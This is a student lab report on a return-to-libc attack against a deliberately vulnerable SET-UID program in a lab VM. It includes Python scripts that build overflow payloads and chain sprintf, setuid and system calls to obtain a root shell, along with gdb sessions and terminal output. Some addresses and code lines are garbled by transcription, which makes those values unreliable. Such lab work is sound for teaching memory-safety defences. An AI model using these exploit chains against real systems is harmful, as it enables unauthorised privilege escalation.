

5382 Secure Programming
Assignment 4 - Return-to-libc Attack
Lab Report

Submitted By: Begum Fatima Zohra
UTA ID: 1001880881

Task 1: Finding out the addresses of libc functions

In this task, we will make the /bin/sh symbolic link point to /bin/zsh

And, disable the address space randomization

```
sudo sysctl -w kernel.randomize_va_space=0
```

```
sudo ln -sf /bin/zsh /bin/sh
```

To prevent any security mechanism that could be applied by GCC, we will disable stack guard protection by using `-fno-stack-protector` during compilation.

To show that the non-executable stack protection does not work, we will always compile our program using the "`-z noexecstack`" option in this lab.

To begin with, to get the correct address we need to make the retlib.c program into a SET-UID program before running else the libc library may not be loaded into the same location.

```
$ sudo chown root retlib
```

```
$ sudo chmod 4755 retlib
```

Now, we will debug the SET-UID program retlib in quiet mode.

```
$ gdb -q retlib
```


Inside gdb, we need to type the `run` command to execute the target program once, otherwise, the library code will not be loaded.

When the memory address randomization is turned off, for the same program, the library is always loaded in the same memory address.


Hence, we will get the exact same address values for `system()` and `exit()` as given in the question.

```
gdb-peda$ p system ← 0xb7e42da0
```

```
gdb-peda$ p exit ← 0xb7e369d0
```



```
[03/10/21]seed@VM:~/.../LAB$ sudo ln -sf /bin/zsh /bin/sh
[03/10/21]seed@VM:~/.../LAB$ ls -l /bbn/sh
ls: cannot access '/bbn/sh': No such file or directory
[03/10/21]seed@VM:~/.../LAB$ ls -l /bin/sh
lrwxrwxrwx 1 root root 8 Mar 10 21:47 /bin/sh -> /bin/zsh
[03/10/21]seed@VM:~/.../LAB$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
[03/10/21]seed@VM:~/.../LAB$ gcc -fno-stack-protector -z noexecstack -o retlib retlib.c
[03/10/21]seed@VM:~/.../LAB$ sudo chown root retlib
[03/10/21]seed@VM:~/.../LAB$ sudo chmod 4755 retlib
[03/10/21]seed@VM:~/.../LAB$ rm badfile
[03/10/21]seed@VM:~/.../LAB$ touch badfile
```



```
[03/10/21]seed@VM:~/.../LAB$ gdb -q retlib
Reading symbols from retlib...(no debugging symbols found)...done.
gdb-peda$ run
Starting program: /home/seed/Documents/LAB/retlib
Returned Properly
[Inferior 1 (process 31719) exited with code 01]
Warning: not running or target is remote
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb7e42da0 <__libc_system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xb7e369d0 <__GI_exit>
gdb-peda$
```

Task 2: Putting the shell string in the memory

Our attack strategy is to jump to the `system()` function and get it to execute an arbitrary command.

Since we would like to get a shell prompt, we want the `system()` function to execute the `"/bin/sh"`

program. We will use a method that uses environment variables.

First, we will export an environment variable

```
$ export MY_SHELL=/bin/sh
```

We will use the address of this variable as an argument to `system()` call. To print out the location of this variable we will use the following `envfile.c` program:

```
#include <stdio.h>
#include <stdlib.h>

int main()
{
    char *shell = (char *)getenv("MY_SHELL");

    if (shell){
        printf("Value:  %s\n", shell);
        printf("Address: %x \n", (unsigned int)shell);
    }
    return 1;
}
```

When we will execute the command `./envfile` we could observe the address of `/bin/sh` in the terminal.

Hence, our strategy proved to be correct.

A terminal window with a dark background and light-colored text. It shows a series of commands and their outputs. The first command is 'export MY_SHELL=/bin/sh'. The second is 'env | grep MY_SHELL', which outputs 'MY_SHELL=/bin/sh'. The third is 'gcc envfile.c -o envfile'. The fourth is './envfile', which outputs 'Value: /bin/sh' and 'Address: bffffela'. The prompt is '[03/11/21]seed@VM:~/.../LAB\$'.

Task 3: Exploiting the buffer-overflow vulnerability

For this task, we have taken `BUF_SIZE = 150`.

Now, we will compile the `retlib.c`, make it a SET-UID program, run it to find the `"/bin/sh"` (as we are printing it out through our `retlib.c` program) and debug the `retlib` file.

We are ready to create the content of `badfile`. Since the content involves some binary data (e.g., the address of the `libc` functions), we will use Python code of `exploit.py` to do the construction.

In order to use the `exploit.py`, we have to figure out the three addresses (`system()`, `exit()`, `/bin/sh`) and the values for `X`, `Y`, and `Z`.

Following is the method to find the values of `X`, `Y` and `Z`:

`$ebp - &buffer = 158 bytes`

When we enter the `system()` function, the value of `% ebp` gains 4 bytes. Therefore, we can calculate the offset of the three positions from the beginning of the buffer.

- The offset `158 + 4 = 162` ← It will store the address of the `system()` function.
- The offset `158 + 8 = 166` ← It will store the address of the `exit()` function.
- The offset `158 + 12 = 170` ← It will store the address of the string `"/bin/sh "`.

Inside the debugger, once we execute the `run` command, we could print the values of `system()` and `exit()` and fit those values in the `exploit.py`.

Now, we could launch the attack to generate the `badfile` by first running the python code and then `./retlib`.

We could observe a `#` prompt which means our attack was successful.


```
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb7e42da0 <__libc_system>
gdb-peda$ p exit
$2 = {<text variable, no debug info>} 0xb7e369d0 <__GI_exit>
gdb-peda$ quit

#!/usr/bin/python3
import sys

# Fill content with non-zero values
content = bytearray(0xaa for i in range(300))

X = 170
sh_addr = 0xbffffelc # The address of "/bin/sh"
content[X:X+4] = (sh_addr).to_bytes(4,byteorder='little')

Y = 162
system_addr = 0xb7e42da0 # The address of system()
content[Y:Y+4] = (system_addr).to_bytes(4,byteorder='little')


Z = 166
exit_addr = 0xb7e369d0 # The address of exit()
content[Z:Z+4] = (exit_addr).to_bytes(4,byteorder='little')

# Save content to a file
with open("badfile", "wb") as f:
    f.write(content)

[03/11/21]seed@VM:~/.../LAB$ chmod u+x exploit.py
[03/11/21]seed@VM:~/.../LAB$ exploit.py
[03/11/21]seed@VM:~/.../LAB$ ./exploit

[03/11/21]seed@VM:~/.../LAB$ ./retlib
Value: /bin/sh
Address: bffffelc
# id
uid=1000(seed) gid=1000(seed) euid=0(root) groups=1000(seed),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sambashare)
#
```


Attack variation 1: As instructed, we removed the exit(), the result was the same. We will be able to get the root shell.
Reason: It is not very much needed in this attack. But when the system() returns, it jumps to exit() without which the program might end with suspicious reason.

A terminal window with a dark purple background and white text. On the left side, there is a vertical dock with icons for Firefox, a gear (settings), a terminal window, and a trash can. The terminal text shows a user named 'seed' at a VM prompt. They run 'chmod u+x exploit.py', then 'exploit.py', and then './exploit'. The last command results in an error: 'bash: ./exploit: No such file or directory'. They then run './retlib', which successfully returns a shell prompt '#'. The output shows 'Value: /bin/sh' and 'Address: bffffelc'.

```
[03/11/21]seed@VM:~/.../LAB$ chmod u+x exploit.py
[03/11/21]seed@VM:~/.../LAB$ exploit.py
[03/11/21]seed@VM:~/.../LAB$ ./exploit
bash: ./exploit: No such file or directory
[03/11/21]seed@VM:~/.../LAB$ ./retlib
Value: /bin/sh
Address: bffffelc
#
```

Attack variation 2: Here, we will repeat the task by changing the name of the vulnerable C program to newretlib.c with the same code as retlib.c but not changing the values in the exploit.py code.

The program will fail to launch the attack because file name impacts the address of the environment variables(in this case MYSHELL).

A terminal window with a dark purple background and white text. On the left side, there is a vertical dock with icons for a terminal window, a graph, Firefox, a gear (settings), a terminal window, and a trash can. The terminal text shows the same user 'seed' at a VM prompt. They run 'gcc -o -fno-stack-protector -z execstack newretlib.c -o newretlib', then 'sudo chown root newretlib', and 'sudo chmod 4755 newretlib'. They then run './exploit', which results in an error: 'bash: ./exploit: No such file or directory'. They then run './newretlib', which results in an error: '*** stack smashing detected ***: ./newretlib terminated Aborted'. The output shows 'Value: /bin/sh' and 'Address: bffffel6'.

```
[03/11/21]seed@VM:~/.../LAB$ gcc -o -fno-stack-protector -z execstack newretlib.c -o newretlib
[03/11/21]seed@VM:~/.../LAB$ sudo chown root newretlib
[03/11/21]seed@VM:~/.../LAB$ sudo chmod 4755 newretlib
[03/11/21]seed@VM:~/.../LAB$ ./exploit
bash: ./exploit: No such file or directory
[03/11/21]seed@VM:~/.../LAB$ ./newretlib
Value: /bin/sh
Address: bffffel6
*** stack smashing detected ***: ./newretlib terminated
Aborted
[03/11/21]seed@VM:~/.../LAB$
```

Task 4: Turning on address randomization

In this task, let us turn on Ubuntu's address randomization protection and see whether this protection is effective against the Return-to-libc attack.

First, let us turn on the address randomization:

```
$ sudo sysctl -w kernel.randomize_va_space=2
```

Now, to relaunch the task 3 attack, we need to find the addresses of system(), exit() and string "/bin/sh".

Once we execute the run command in gdb, we would notice that the addresses differ from the mentioned in task 3.

To check what address of environment variable MYSHELL is getting printed, we will run the envfile.c multiple times. Everytime the value changes.

The attack fails as address randomization changes all the addresses.

```
[03/11/21]seed@VM:~/.../LAB$ sudo sysctl -w kernel.randomize_va_space=2
kernel.randomize_va_space = 2
```

```
gdb-peda$ p system
$1 = {<text variable, no debug info>} 0xb75ceda0 <__libc_system>
gdb-peda$ p system
$2 = {<text variable, no debug info>} 0xb75ceda0 <__libc_system>
gdb-peda$ p exit
$3 = {<text variable, no debug info>} 0xb75c29d0 <__GI_exit>
gdb-peda$ exit
Undefined command: "exit". Try "help".
gdb-peda$ quit
```

```
[03/12/21]seed@VM:~/.../LAB$ ./envfile
Value: /bin/sh
Address: bff13e1a
[03/12/21]seed@VM:~/.../LAB$ ./envfile
Value: /bin/sh
Address: bfdb7e1a
[03/12/21]seed@VM:~/.../LAB$ ./envfile
Value: /bin/sh
Address: bfdd0e1a
[03/12/21]seed@VM:~/.../LAB$ ./exploit
bash: ./exploit: No such file or directory
[03/12/21]seed@VM:~/.../LAB$ exploit.py
[03/12/21]seed@VM:~/.../LAB$ ./retlib
Value: /bin/sh
Address: bfc98e1c
Segmentation fault
[03/12/21]seed@VM:~/.../LAB$
```


Task 5: Defeat Shell's countermeasure

Before proceeding to the attack, we need to link /bin/sh to /bin/dash and disable the address randomization.

```
$ sudo ln -sf /bin/dash /bin/sh  
$ sudo sysctl -w kernel.randomize_va_space=0
```

For this task, we need the value of the ebp register (the frame pointer) which we will print through the `bof()` of `newretlib.c` to a variable called `framep`, so we can print out the ebp value.

```
printf ( "Frame Pointer value : 0x%.8x \n ",(unsigned) framep);
```

Using the Chaining Technique:

In our python code `newexploit.py`

We will run the debugger on `newretlib` to find the address values of `sprintf()`, `setuid()`, `system()`, `leaveret` and `exit()`, and then fill those values into the `newexploit.py`.

Our main concern is to find the `setuid()`'s first argument which depends on the stack frame of `setuid()` function call. In our python code, we have placed the stack frame of every function call 0x20 bytes apart.

So, if X is the stack frame of `bof()` then the stack frame of first `sprintf` is $X + 4 + 0x20$, second `sprintf` at $X + 4 + 0x40$ n so and so forth.

Since the first argument of a function is always at `ebp + 8`, the address of the `setuid()`'s argument will be

```
sprintf_arg1 = ebp_foo + 12 + 5*0x20
```

Next, to find the address of the zero byte in the `"/bin/sh"` string

```
sprintf_arg2 = sh_addr + len ( " /bin/sh ")
```

Now, we will run the newexploit.py use all the inputs in it to feed that to the vulnerable program newretlib.c. As it could be observed, we defeated dash shell's countermeasure and got the root shell.

```
[03/14/21]seed@VM:~/.../LAB$ gcc newretlib.c -o newretlib -z noexecstack -fno-stack-protector
[03/14/21]seed@VM:~/.../LAB$ touch badfile
[03/14/21]seed@VM:~/.../LAB$ sudo chown root newretlib
[03/14/21]seed@VM:~/.../LAB$ sudo chmod 4755 newretlib
[03/14/21]seed@VM:~/.../LAB$ ./newretlib
Value: /bin/sh
Address: 0xbffffe16
Address of buffer[]: 0xbffffe9e6
Frame Pointer value: 0xbffffea88
Returned Properly
```

```
0x080485a2 <+87>: leave
0x080485a3 <+88>: ret
End of assembler dump.
gdb-peda$ p sprintf
$1 = {<text variable, no debug info>} 0xb7e516d0 <__sprintf>
gdb-peda$ p setuid
$2 = {<text variable, no debug info>} 0xb7eb9170 <__setuid>
gdb-peda$ p system
$3 = {<text variable, no debug info>} 0xb7e42da0 <__libc_system>
gdb-peda$ p exit
$4 = {<text variable, no debug info>} 0xb7e369d0 <__GI_exit>
gdb-peda$
```

```
#!/usr/bin/python3
import sys

def tobytes (value):
    return (value).to_bytes(4,byteorder='little')

# Fill content with non-zero values
content = bytearray(0xaa for i in range(162))

sh_addr = 0xbffffe16 # The address of "/bin/sh"
leaveret = 0x080485a2 # The address of leaveret
sprintf_addr = 0xb7e516d0 # The address of sprintf()
setuid_addr = 0xb7eb9170 # The address of setuid()
system_addr = 0xb7e42da0 # The address of system()
exit_addr = 0xb7e369d0 # The address of exit()
ebp_foo = 0xbfffea88 # foo()'s frame pointer

# Calculate the address of setuid()'s 1st argument
sprintf_arg1 = ebp_foo + 12 + 5*0x20
# The address of a byte that contains 0x00
sprintf_arg2 = sh_addr + len("/bin/sh")

content = bytearray(0xaa for i in range(162))

# Use leaveret to return to the first sprintf()
ebp_next = ebp_foo + 0x20
content += tobytes(ebp_next)
content += tobytes(leaveret)
content += b'A' * (0x20 - 2*4)

# sprintf_arg1, sprintf_arg2
content += tobytes(sprintf_arg1):
content += tobytes(sprintf_arg2):
ebp_next += 0x20
content += tobytes(ebp_next)
content += tobytes(sprintf_addr)
content += tobytes(leaveret)
content += tobytes(sprintf_arg1)
content += tobytes(sprintf_arg2)
content += b'A' * (0x20 - 5*4)
sprintf_arg1 += 1 #Set the address for the next byte

# setuid(0)
ebp_next += 0x20
content += tobytes(ebp_next)
content += tobytes(setuid_addr)
content += tobytes(leaveret)
content += tobytes(0xFFFFFFFF) #This value will be overwritten
content += b'A' * (0x20 - 4*4)

# system("/bin/sh")
ebp_next += 0x20
content += tobytes(ebp_next)
content += tobytes(system_addr)
content += tobytes(leaveret)
content += tobytes(sh_addr)
content += b'A' * (0x20 - 4*4)

# exit
content += tobytes(0xFFFFFFFF) # The value is not important
content += tobytes(exit_addr)

# Write and Save content to a file
with open("badfile", "wb") as f:
    f.write(content)
```

Python Tab Width: 8 Ln 1, Col 1 INS

```
[03/14/21]seed@VM:~/.../LAB$ chmod +x newexploit.py
[03/14/21]seed@VM:~/.../LAB$ ./newexploit.py
[03/14/21]seed@VM:~/.../LAB$ ./newretlib
Value: /bin/sh
Address: 0xbffffe16
Address of buffer[]: 0xbfffe9e6
Frame Pointer value: 0xbfffea88
# whoami
root
# id
uid=0(root) gid=1000(seed) groups=1000(seed),4(adm),24(
cdrom),27(sudo),30(dip),46(plugdev),113(lpadmin),128(sa
mbashare)
#
```